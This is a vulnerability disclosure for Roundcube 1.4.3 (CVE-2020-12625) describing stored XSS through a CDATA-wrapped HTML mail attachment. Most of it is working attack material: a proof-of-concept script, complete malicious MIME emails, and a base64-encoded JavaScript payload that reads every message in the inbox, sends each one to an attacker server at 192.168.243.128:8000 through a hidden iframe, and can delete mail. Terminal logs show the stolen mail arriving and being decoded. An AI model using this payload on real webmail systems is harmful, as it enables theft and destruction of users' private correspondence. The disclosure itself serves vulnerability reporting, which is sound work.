Roundcube Disclosures

Version 1.4.3

Environment:

- Roundcube Version 1.4.3
- Linux

Findings:

1. CVE-2020-12625: Cross-Site Scripting (XSS) via Malicious HTML Attachment

Description:
By leveraging the "<![CDATA[…]]>" XML element in a mail with a "text/html" attachment, an attacker can bypass the Roundcube script filter and execute arbitrary malicious JavaScript in the victim's browser when the malicious email is clicked.

An attacker can use the XSS to impersonate the user and:

- Exfiltrate/Read all the victim's emails
- Delete all of the victim's emails
- Hijack victim's browser
- Etc.

Proof of Concept:
As mentioned above, by using "<![CDATA[…]]>", an attacker can use a "text/html" attachment that will result in an XSS when the victim opens the email.

XML/HTML file containing a simple XSS:

```
<label id="xss"><![CDATA[
<script type="text/javascript">
alert(document.location+"\n"+document.cookie);
</script>
]]></label>
```

Now we are interested in creating a valid email with the above file. This can be achieved in multiple ways, but in this case, "mpack[1]" was used.

Note: Because "mpack" does not support "text/html" formats, we use an "application/html" format which we later manually modify.


[1] https://linux.die.net/man/1/mpack

The resulting valid email using the above XSS:

```
Message-ID: <10597.1586954798@tester>
Mime-Version: 1.0
Subject: XML HTML XSS
Content-Type: multipart/mixed; boundary="-"

This is a MIME encoded message.  Decode it with "munpack"
or any other MIME reading software.  Mpack/munpack is available
via anonymous FTP in ftp.andrew.cmu.edu:pub/mpack/
---
Content-Type: text/html; name="xss.xml"
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="xss.xml"
Content-MD5: u3TPnyqjJjkLsagJAZnTNg==

PGxhYmVsIGlkPSJ4c3MiPjwhW0NEQVRBWwo8c2NyaXB0IHR5cGU9InRleHQvamF2YXNjcmlw
dCI+CmFsZXJ0KGRvY3VtZW50LmxvY2F0aW9uKyJcbiIrZG9jdW1lbnQuY29va2llKTsKPC9z
Y3JpcHQ+Cl1dPjwvbGFiZWw+Cg==

-----
```


We can then use “sendmail[2]” or other solutions to send the email to the victim, in this case “guest@localhost”.

If we view the attacker’s terminal, the attack would look like this:




```
guest@tester:~/Roundcube/XSS$ mpack -s "XML HTML XSS" -c "application/html" xss.xml -o xml_xss.mail.original
guest@tester:~/Roundcube/XSS$ cp xml_xss.mail.original xml_xss.mail
guest@tester:~/Roundcube/XSS$ nano xml_xss.mail
guest@tester:~/Roundcube/XSS$ diff xml_xss.mail xml_xss.mail.original
10c10
< Content-Type: text/html; name="xss.xml"
---
> Content-Type: application/html; name="xss.xml"
guest@tester:~/Roundcube/XSS$ sendmail guest@localhost < xml_xss.mail
guest@tester:~/Roundcube/XSS$
```

And the XSS will trigger when the victim clicks on the malicious email:



guest Today 15:47
XML HTML XSS

2 https://linux.die.net/man/8/sendmail.sendmail



```
http://192.168.243.153/roundcube/?_task=mail&
_caps=pdf%3D1%2Cflash%3D0%2Ctiff%3D0%2Cwebp%3D1&_uid=54&_mbox=INBOX&_framed=1&
_action=preview
prefsviewsplitter=195; mailviewsplitterv=165; mailviewsplitter2=405; language=en_US
```

Note: Expanding on this concept an attacker may employ advanced JavaScript attacks in order to exfiltrate and/or delete all the victim's mails. The corresponding JavaScript can be found in the "Appendix" section.


Exfiltration XSS email:

```
Message-ID: <33887.1587057301@tester>
Mime-Version: 1.0
Subject: Super XML HTML XSS
Content-Type: multipart/mixed; boundary="-"

This is a MIME encoded message.  Decode it with "munpack"
or any other MIME reading software.  Mpack/munpack is available
via anonymous FTP in ftp.andrew.cmu.edu:pub/mpack/
---
Content-Type: text/html; name="get_all_mail.html"
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="get_all_mail.html"
Content-MD5: yHfuYs3CntYzNtMTH1si1g==

PGxhYmVsIGlkPSJ4c3MiPjwhW0NEQVRBWwo8c2NyaXB0IHR5cGU9InRleHQvamF2YXNjcmlw
dCI+CgovL0dFVCBMT0NBVElPTgpiYXNlX3VybCA9IGRvY3VtZW50LmxvY2F0aW9uLnRvU3Ry
aW5nKCkuc3BsaXQoIj8iKVswXTsKCi8vQXR0YWNrZXIgc2VydmVyIHRvIHJlY2VpdmUgbWFp
bHMKYXR0YWNrZXJfaXAgPSAiMTkyLjE2OC4yNDMuMTI4OjgwMDAiOwphdHRhY2tlcl9zZXJ2
ZXIgPSBkb2N1bWVudC5sb2NhdGlvbi5wcm90b2NvbCArICIvLyIgKyBhdHRhY2tlcl9pcCAr
ICIvIjsKCi8vRGVsZXRlIGV2aWwgeHhzIG1haWwgKG5vIHRyYWNlcyBsZWZ0IGJlaGluZCkK
ZGVsZXRlX3hzc19tYWlsID0gdHJ1ZTsKCi8vRGVsZXRlIGFsbCBtYWlscyAobmVlZCBJIHBv
aW50IG91dCB0aGF0IHRoaXMgaXMgZXZpbCBhbmQgdW5ldGhpY2FsKQpkZWxldGVfYWxsX21h
aWxzID0gZmFsc2U7Ci8vZGVsZXRlX2FsbF9tYWlscyA9IHRydWU7CgovL0xvYWQgRnVuY3Rp
b24KZnVuY3Rpb24gbG9hZCh1cmwpIHsKCXJlc3AgPSBmZXRjaCh1cmwpLnRoZW4ocmVzcG9u
c2UgPT4gewoJCXJldHVybiByZXNwb25zZS50ZXh0KCkudGhlbigodGV4dCkgPT4ge3JldHVy
biB0ZXh0O30pOwoJfSk7CglyZXR1cm4gcmVzcDsKfQoKLy9HRVQgSURTCmFzeW5jIGZ1bmN0
aW9uIGdldF9tYWlsX2lkcygpIHsKCXBhcmFtcyA9ICI/X3Rhc2s9bWFpbCZfYWN0aW9uPWxp
c3QmX3JlZnJlc2g9MSZfcmVtb3RlPTEiOwoJcmVzcCA9IGF3YWl0IGxvYWQoYmFzZV91cmwg
KyBwYXJhbXMpOwoJeCA9IEpTT04ucGFyc2UocmVzcCkuZXhlYy5zcGxpdCgidGhpcy5hZGRf
bWVzc2FnZV9yb3coIik7Cgl4LnNoaWZ0KCk7IC8vRWxpbWluYXRlIGZpcnN0IGVsZW0KCWlk
cyA9IFtdOwoJeC5mb3JFYWNoKGkgPT4KCQlpZHMucHVzaChpLnNwbGl0KCIsIilbMF0pCgkp
OwoJcmV0dXJuIGlkczsKfQoKLy9HRVQgTWFpbAphc3luYyBmdW5jdGlvbiBnZXRfbWFpbChp
ZCkgewogICAgICAgIHBhcmFtcyA9ICI/X3Rhc2s9bWFpbCZfdWlkPSIraWQrIiZfYWN0aW9u
PXNob3ciOwogICAgICAgIHJlc3AgPSBhd2FpdCBsb2FkKGJhc2VfdXJsICsgcGFyYW1zKTsK
ICAgICAgICByZXR1cm4gcmVzcDsKfQoKLy9HRVQgTWFpbHMgKGJlY2F1c2UgZioqKiBhc3lu
YyBhbmQgYXdhaXQpCmFzeW5jIGZ1bmN0aW9uIGdldF9tYWlsX3Byb21pc3NlcygpIHsKCW1h
aWxfcHJvbWlzZXMgPSBbXTsKCWlkcyA9IGF3YWl0IGdldF9tYWlsX2lkcygpOwoJaWRzLmZv
ckVhY2goaWQgPT4gbWFpbF9wcm9taXNlcy5wdXNoKGdldF9tYWlsKGlkKSkpOwogICAgICAg
IHJldHVybiBtYWlsX3Byb21pc2VzOwp9CgovL1NlbmQgbWFpbHMgdG8gYXR0YWNrZXIKYXN5
bmMgZnVuY3Rpb24gc2VuZF9tYWlscyhhdHRhY2tlcl9zZXJ2ZXIpewoJbWFpbF9wcm9taXNl
cyA9IGF3YWl0IGdldF9tYWlsX3Byb21pc3NlcygpOwoKCS8vQ3JlYXRlIGhpZGRlbiBpZnJh
bWUgdG8gZXhmaWwgbWFpbCB2aWEgc3JjCgl2YXIgaWZybSA9IGRvY3VtZW50LmNyZWF0ZUVs
ZW1lbnQoImlmcmFtZSIpOwogICAgICAgIGlmcm0uc2V0QXR0cmlidXRlKCJzcmMiLCBhdHRh
Y2tlcl9zZXJ2ZXIrIj9pbml0aWFsX3JlcXVlc3QiKTsKCWlmcm0uc2V0QXR0cmlidXRlKCJo
aWRkZW4iLCAidHJ1ZSIpOwoJZG9jdW1lbnQuYm9keS5hcHBlbmQoaWZybSk7CgoJbWFpbF9w
cm9taXNlcy5mb3JFYWNoKG1haWwgPT4KCQltYWlsLnRoZW4ocmVzcCA9PiB7aWZybS5zcmMg
PSBhdHRhY2tlcl9zZXJ2ZXIgKyAiPyIgKyBidG9hKHJlc3ApO30pCgkpOwp9CgoKLy9HZXQg
UmVxdWVzdCBUb2tlbgphc3luYyBmdW5jdGlvbiBnZXRfcmNfdG9rZW4oKXsKCXJlc3AgPSBh
```

```
d2FpdCBsb2FkKGJhc2VfdXJsKTsKCXRva2VuID0gcmVzcC5zcGxpdCgnInJlcXVlc3RfdG9r
ZW4iOiInKVsxXS5zcGxpdCgnIicpWzBdOwoJcmV0dXJuIHRva2VuOwp9CgovL0RlbGV0ZSBY
U1MgTWFpbAphc3luYyBmdW5jdGlvbiBkb19kZWxldGVfeHNzX21haWwoKXsKCS8vQ3VycmVu
dCBtYWlsIChpZGVudGlmaWVkIGJ5ICJfdWlkIikgY29udGFpbnMgdGhlIHhzcwoJaWQgPSBK
U09OLnBhcnNlKCd7IicgKyBkZWNvZGVVUkkoZG9jdW1lbnQubG9jYXRpb24uc2VhcmNoLnN1
YnN0cmluZygxKS5yZXBsYWNlKC8mL2csICJcIixcIiIpLnJlcGxhY2UoLz0vZywiXCI6XCIi
KSkgKyAnIn0nKVsiX3VpZCJdCgkvL0NTUkYgVG9rZW4KCXRva2VuID0gYXdhaXQgZ2V0X3Jj
X3Rva2VuKCk7CgoJcGFyYW1zID0gIj9fdGFzaz1tYWlsJl9hY3Rpb249ZGVsZXRlIjsKCXVy
bCA9IGJhc2VfdXJsICsgcGFyYW1zOwoKCWZldGNoKAoJCXVybCwgewoJCQltZXRob2Q6ICdQ
T1NUJywKCQkJaGVhZGVyczogewoJCQkJJ0NvbnRlbnQtVHlwZSc6ICdhcHBsaWNhdGlvbi94
LXd3dy1mb3JtLXVybGVuY29kZWQnLAoJCQkJJ1gtUm91bmRjdWJlLVJlcXVlc3QnOiB0b2tl
biwKCQkJfSwKCQkJYm9keTogIl91aWQ9IitpZCsiJl9yZW1vdGU9MSIKCQl9CgkpCn0KCi8v
RGVsZXRlIGFsbCBtYWlscwphc3luYyBmdW5jdGlvbiBkb19kZWxldGVfYWxsX21haWxzKCl7
CgkvL0NTUkYgVG9rZW4KCXRva2VuID0gYXdhaXQgZ2V0X3JjX3Rva2VuKCk7CgoJcGFyYW1z
ID0gIj9fdGFzaz1tYWlsJl9hY3Rpb249ZGVsZXRlIjsKCXVybCA9IGJhc2VfdXJsICsgcGFy
YW1zOwoKCWZldGNoKAoJCXVybCwgewoJCQltZXRob2Q6ICdQT1NUJywKCQkJaGVhZGVyczog
ewoJCQkJJ0NvbnRlbnQtVHlwZSc6ICdhcHBsaWNhdGlvbi94LXd3dy1mb3JtLXVybGVuY29k
ZWQnLAoJCQkJJ1gtUm91bmRjdWJlLVJlcXVlc3QnOiB0b2tlbiwKCQkJfSwKCQkJYm9keTog
Il91aWQ9KiZfcmVtb3RlPTEiCgkJfQoJKQp9CgovL0Z1biBoYXBwZW5zIGhlcmUKZnVuY3Rp
b24gbWFpbigpewoJc2VuZF9tYWlscyhhdHRhY2tlcl9zZXJ2ZXIpOwoJaWYoZGVsZXRlX3hz
c19tYWlsID09PSB0cnVlKXsKCQlkb19kZWxldGVfeHNzX21haWwoKTsKCX0KCWlmKGRlbGV0
ZV9hbGxfbWFpbHMgPT09IHRydWUpewoJCWRvX2RlbGV0ZV9hbGxfbWFpbHMoKTsKCX0KCgkv
LyJSZWZyZXNoIiBXaW5kb3cKLy8gICAgICAgIHdpbmRvdy50b3AubG9jYXRpb24gPSBiYXNl
X3VybDsKCn0KCm1haW4oKTsKCjwvc2NyaXB0PgpdXT48L2xhYmVsPgo=

-----
```

This XSS reads and sends the victim’s mails, via base64 encoded HTTP GET parameters, to an attacker-controlled server (in this case “192.168.243.128:8000”).

We consider the “Super Secret” email a legitimate email containing sensitive information that the attacker is interested in obtaining.



(1) Roundcube Webmail :: Inbox - Mozilla Firefox
(1) Roundcube Webmail
192.168.243.153/roundcube/?_task=mail&_mbox=INBOX#
guest@localhost
Compose
Mail
Contacts
Settings
Inbox 1
Malbox
Refresh
Search...
Reply
Reply all
Forward
Delete
Mark
More
guest Wed 15:47 XML HTML XSS
guest Today 20:23 Super XML HTML XSS
guest Today 20:23 Super Secret

Super Secret


From guest on 16/04/2020 20:23

Details

secret.txt (~93 B)

```
Your super secret password for the super secret application is "hexor".

Cheers,
-Admin
```

When the victim clicks on the malicious mail ("Super XML HTML XSS"), all mails, including "Super Secret", will be sent to the attacker's server.



```
dlYm9keSI+PGRpdiBjbGFzcz0ibWVzc2FnZS1wYXJ0IiBpZD0ibWVzc2FnZS1wYXJ0MSI+PGRpdiBj
bGFzcz0icHJlIj5Zb3VyIHN1cGVyIHNlY3JldCBwYXNzd29yZCBmb3IgdGhlIHN1cGVyIHNlY3JldC
BhcHBsaWNhdGlvbiBpcyAmcXVvdDtoZXhvciZxdW90Oy48YnI+Cjxicj4KQ2hlZXJzLDxicj4KLUFk
bWluPGJyPgo8L2Rpdj48L2Rpdj4KPC9kaXY+CgoJCQk8L2Rpdj4KCQk8L2Rpdj4KCTwvZGl2Pgo8L2
Rpdj4KCjwhLS0gcG9wdXAgbWVudXMgLS0+CjxkaXYgaWQ9ImF0dGFjaG1lbnRtZW51IiBjbGFzcz0i
cG9wdXBtZW51Ij4KCTxoMyBpZD0iYXJpYS1sYWJlbC1hdHRhY2htZW50bWVudSIgY2xhc3M9InZvaW
NlIj5BdHRhY2htZW50IG9wdGlvbnM8L2gzPgoJPHVsIGNsYXNzPSJtZW51IGxpc3RpbmciIHJvbGU9
Im1lbnUiIGFyaWEtbGFiZWxsZWRieT0iYXJpYS1sYWJlbC1hdHRhY2htZW50bWVudSI+CgkJPGxpIH
JvbGU9Im1lbnVpdGVtIj48YSBpZD0iYXR0YWNobWVudW9wZW4iIGNsYXNzPSJleHR3aW4gZGlzYWJs
ZWQiIHJvbGU9ImJ1dHRvbiIgdGFiaW5kZXg9Ii0xIiBhcmlhLWRpc2FibGVkPSJ0cnVlIiBocmVmPS
IjIiBvbmNsaWNrPSJyZXR1cm4gcmNtYWlsLmNvbW1hbmQoJ29wZW4tYXR0YWNobWVudCcsJycsdGhp
cyxldmVudCkiPk9wZW48L2E+PC9saT4KCQk8bGkgcm9sZT0ibWVudWl0ZW0iPjxhIGlkPSJhdHRhY2
htZW51ZG93bmxvYWQiIGNsYXNzPSJkb3dubG9hZCBkaXNhYmxlZCIgcm9sZT0iYnV0dG9uIiB0YWJp
bmRleD0iLTEiIGFyaWEtZGlzYWJsZWQ9InRydWUiIGhyZWY9IiMiIG9uY2xpY2s9InJldHVybiByY2
1haWwuY29tbWFuZCgnZG93bmxvYWQtYXR0YWNobWVudCcsJycsdGhpcyxldmVudCkiPkRvd25sb2Fk
PC9hPjwvbGk+CgkJCgk8L3VsPgo8L2Rpdj4KCjxkaXYgaWQ9Im1haWx0by1tZW51IiBjbGFzcz0icG
9wdXBtZW51Ij4KCTxoMyBpZD0iYXJpYS1sYWJlbC1tYWlsdG9tZW51IiBjbGFzcz0idm9pY2UiPkVt
YWlsIGFkZHJlc3Mgb3B0aW9uczwvaDM+Cgk8dWwgY2xhc3M9Im1lbnUgbGlzdGluZyIgcm9sZT0ibW
VudSIgYXJpYS1sYWJlbGxlZGJ5PSJhcmlhLWxhYmVsLW1haWx0b21lbnUiPgoJCTxsaSByb2xlPSJt
ZW51aXRlbSI+PGEgY2xhc3M9ImFkZHJlc3Nib29rIiBpZD0icmNtYnRuMTMxIiByb2xlPSJidXR0b2
4iIHRhYmluZGV4PSItMSIgYXJpYS1kaXNhYmxlZD0idHJ1ZSIgaHJlZj0iIyI+QWRkIHRvIGFkZHJl
c3MgYm9vazwvYT48L2xpPgoJCTxsaSByb2xlPSJtZW51aXRlbSI+PGEgY2xhc3M9ImNvbXBvc2UiIG
lkPSJyY21idG4xMzIiIHJvbGU9ImJ1dHRvbiIgdGFiaW5kZXg9Ii0xIiBhcmlhLWRpc2FibGVkPSJ0
cnVlIiBocmVmPSIjIj5Db21wb3NlIG1haWwgdG88L2E+PC9saT4KCQkKCTwvdWw+CjwvZGl2PgoKPC
9kaXY+CjxkaXYgaWQ9Im1lc3NhZ2VzdGFjayI+PC9kaXY+CjxzY3JpcHQ+CiQoZnVuY3Rpb24oKSB7
CnJjbWFpbC5pbml0KCk7Cn0pOwo8L3NjcmlwdD4KCgoKPHNjcmlwdCBzcmM9InNraW5zL2VsYXN0aW
MvZGVwcy9ib290c3RyYXAuYnVuZGxlLm1pbi5qcz9zPTE1ODIxNDU3NzAiPjwvc2NyaXB0Pgo8c2Ny
aXB0IHNyYz0ic2tpbnMvZWxhc3RpYy91aS5taW4uanM/cz0xNTgyMTQ1NzU3Ij48L3NjcmlwdD4KCj
wvYm9keT4KPC9odG1sPg==" | base64 -d | grep -iE "Super|Secret|Password" --color
                                                                              r
<title>Roundcube Webmail :: Super Secret</title>
                                        Super Secret
                                        <ul id="attachment-list" class="attachmentslis
t"><li class="application octet-stream txt" id="attach2"><a href="./?_task=mai
l&amp;_action=get&amp;_mbox=INBOX&amp;_uid=67&amp;_token=3j0RzR4uCdeQv6c6GPIAO
qcJTg3uULAi&amp;_part=2" onclick="return rcmail.command('load-attachment','2',
this)" onmouseover="rcube_webmail.long_subject_title_ex(this, 0)" title="" cla
ss="filename"><span class="attachment-name">secret.txt</span><span class="atta
chment-size">(~93 B)</span></a></li>
                                        <div id="messagebody"><div class="message-part
" id="message-part1"><div class="pre">Your super secret password for the super
 secret application is &quot;hexor&quot;.<br>
guest@kali:~/RoundCube$
```

```
guest@kali:~/RoundCube$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.243.1 - - [16/Apr/2020 12:25:58] "GET /?initial_request HTTP/1.1" 200
-
192.168.243.1 - - [16/Apr/2020 12:25:58] "GET /?PCFET0NUWVBFIGh0bWw+CjxodG1sIG
xhbmc9ImVuIj4KCjxoZWFkPgo8bWV0YSBodHRwLWVxdWl2PSJjb250ZW50LXR5cGUiIGNvbnRlbnQ9
InRleHQvaHRtbDsgY2hhcnNldD1VVEYtOCI+Cjx0aXRsZT5Sb3VuZGN1YmUgV2VibWFpbCA6OiBTdX
BlciBTZWNyZXQ8L3RpdGxlPgoJPG1ldGEgbmFtZT0idmlld3BvcnQiIGNvbnRlbnQ9IndpZHRoPWRl
dmljZS13aWR0aCwgaW5pdGlhbC1zY2FsZT0xLjAsIHNocmluay10by1maXQ9bm8sIG1heGltdW0tc2
NhbGU9MS4wIj4KPG1ldGEgbmFtZT0idGhlbWUtY29sb3IiIGNvbnRlbnQ9IiNmNGY0ZjQiPgo8bWV0
YSBuYW1lPSJtc2FwcGxpY2F0aW9uLW5hdmJ1dHRvbi1jb2xvciIgY29udGVudD0iI2Y0ZjRmNCI+Cg
oJPGxpbmsgcmVsPSJzaG9ydGN1dCBpY29uIiBocmVmPSJza2lucy9lbGFzdGljL2ltYWdlcy9mYXZp
Y29uLmljbz9zPTE1ODIxNDU3NTciPgoKCTxsaW5rIHJlbD0ic3R5bGVzaGVldCIgaHJlZj0ic2tpbn
MvZWxhc3RpYy9kZXBzL2Jvb3RzdHJhcC5taW4uY3NzP3M9MTU4MjE0NTc3MCI+CgkJCTxsaW5rIHJl
bD0ic3R5bGVzaGVldCIgaHJlZj0ic2tpbnMvZWxhc3RpYy9zdHlsZXMvc3R5bGVzLmNzcz9zPTE1OD
IxNDU3NTciPgoJCQoJPGxpbmsgcmVsPSJzdHlsZXNoZWV0IiB0eXBlPSJ0ZXh0L2NzcyIgaHJlZj0i
cGx1Z2lucy9qcXVlcnl1aS90aGVtZXMvZWxhc3RpYy9qcXVlcnktdWkuY3NzP3M9MTU4MjE0NTc1Ny
I+CjxzY3JpcHQgc3JjPSJwcm9ncmFtL2pzL2pxdWVyeS5taW4uanM/cz0xNTgyMTQ1NzYzIj48L3Nj
cmlwdD4KPHNjcmlwdCBzcmM9InByb2dyYW0vanMvY29tbW9uLm1pbi5qcz9zPTE1ODIxNDU3NTciPj
wvc2NyaXB0Pgo8c2NyaXB0IHNyYz0icHJvZ3JhbS9qcy9hcHAubWluLmpzP3M9MTU4MjE0NTc1NyI+
PC9zY3JpcHQ+CjxzY3JpcHQ+Ci8qCiAgICAgICAgQGxpY2Vuc2UgIBUaGUgZm9sbG93aW5nIGlzIH
RoZSBlbnRpcmUgbGljZW5zZSBub3RpY2UgZm9yIHRoZSAKICAgICAgICBKYXZhU2NyaXB0IGNvZGUg
aW4gdGhpcyBwYWdlLgoKICAgICAgICBDb3B5cmlnaHQgKEMpIFRoZSBSb3VuZGN1YmUgRGV2IFRlYW
0KCiAgICAgICAgVGhlIEphdmFTY3JpcHQgY29kZSBpbiB0aGlzIHBhZ2UgaXMgZnJlZSBzb2Z0d2Fy
ZTogeW91IGNhbiByZWRpc3RyaWJ1dGUKICAgICAgICBpdCBhbmQvb3IgbW9kaWZ5IGl0IHVuZGVyIH
RoZSB0ZXJtcyBvZiB0aGUgR05VIEdlbmVyYWwgUHVibGljIExpY2Vuc2UKICAgICAgICBhcyBwdWJs
aXNoZWQgYnkgdGhlIEZyZWUgU29mdHdhcmUgRm91bmRhdGlvbiwgZWl0aGVyIHZlcnNpb24gMyBvZg
ogICAgICAgIHRoZSBMaWNlbnNlLCBvciAoYXQgeW91ciBvcHRpb24pIGFueSBsYXRlciB2ZXJzaW9u
LgoKICAgICAgICBUaGUgY29kZSBpcyBkaXN0cmlidXRlZCBXSVRIT1VUIEFOWSBXQVJSQU5UWTsgd2
l0aG91dCBldmVuIHRoZSBpbXBsaWVkCiAgICAgICAgd2FycmFudHkgb2YgTUVSQ0hBTlRBQklMSVRZ
IG9yIEZJVE5FU1MgRk9SIEEgUEFSVElDVUxBUiBQVVJQT1NFLgogICAgICAgIFNlZSB0aGUgR05VIE
dQTCBmb3IgbW9yZSBkZXRhaWxzLgoKICAgICAgICBAbGljZW5kICBUaGUgYWJvdmUgaXMgdGhlIGVu
dGlyZSBsaWNlbnNlIG5vdGljZQogICAgICAgIGZvciB0aGUgSmF2YVNjcmlwdCBjb2RlIGluIHRoaX
MgcGFnZS4KKi8KdmFyIHJjbWFpbCA9IG5ldyByY3ViZV93ZWJtYWlsKCk7CnJjbWFpbC5zZXRfZW52
KHsidGFzayI6Im1haWwiLCJzdGFuZGFyZF93aW5kb3dzIjpmYWxzZSwibG9jYWxlIjoiZW5fVVMiLC
JkZXZlbF9tb2RlIjpudWxsLCJyY3ZlcnNpb24iOjEwNDAzLCJjb29raWVfZG9tYWluIjoiIiwiY29v
a2llX3BhdGgiOiIvIiwiY29va2llX3NlY3VyZSI6ZmFsc2UsInNraW4iOiJlbGFzdGljIiwiYmxhbm
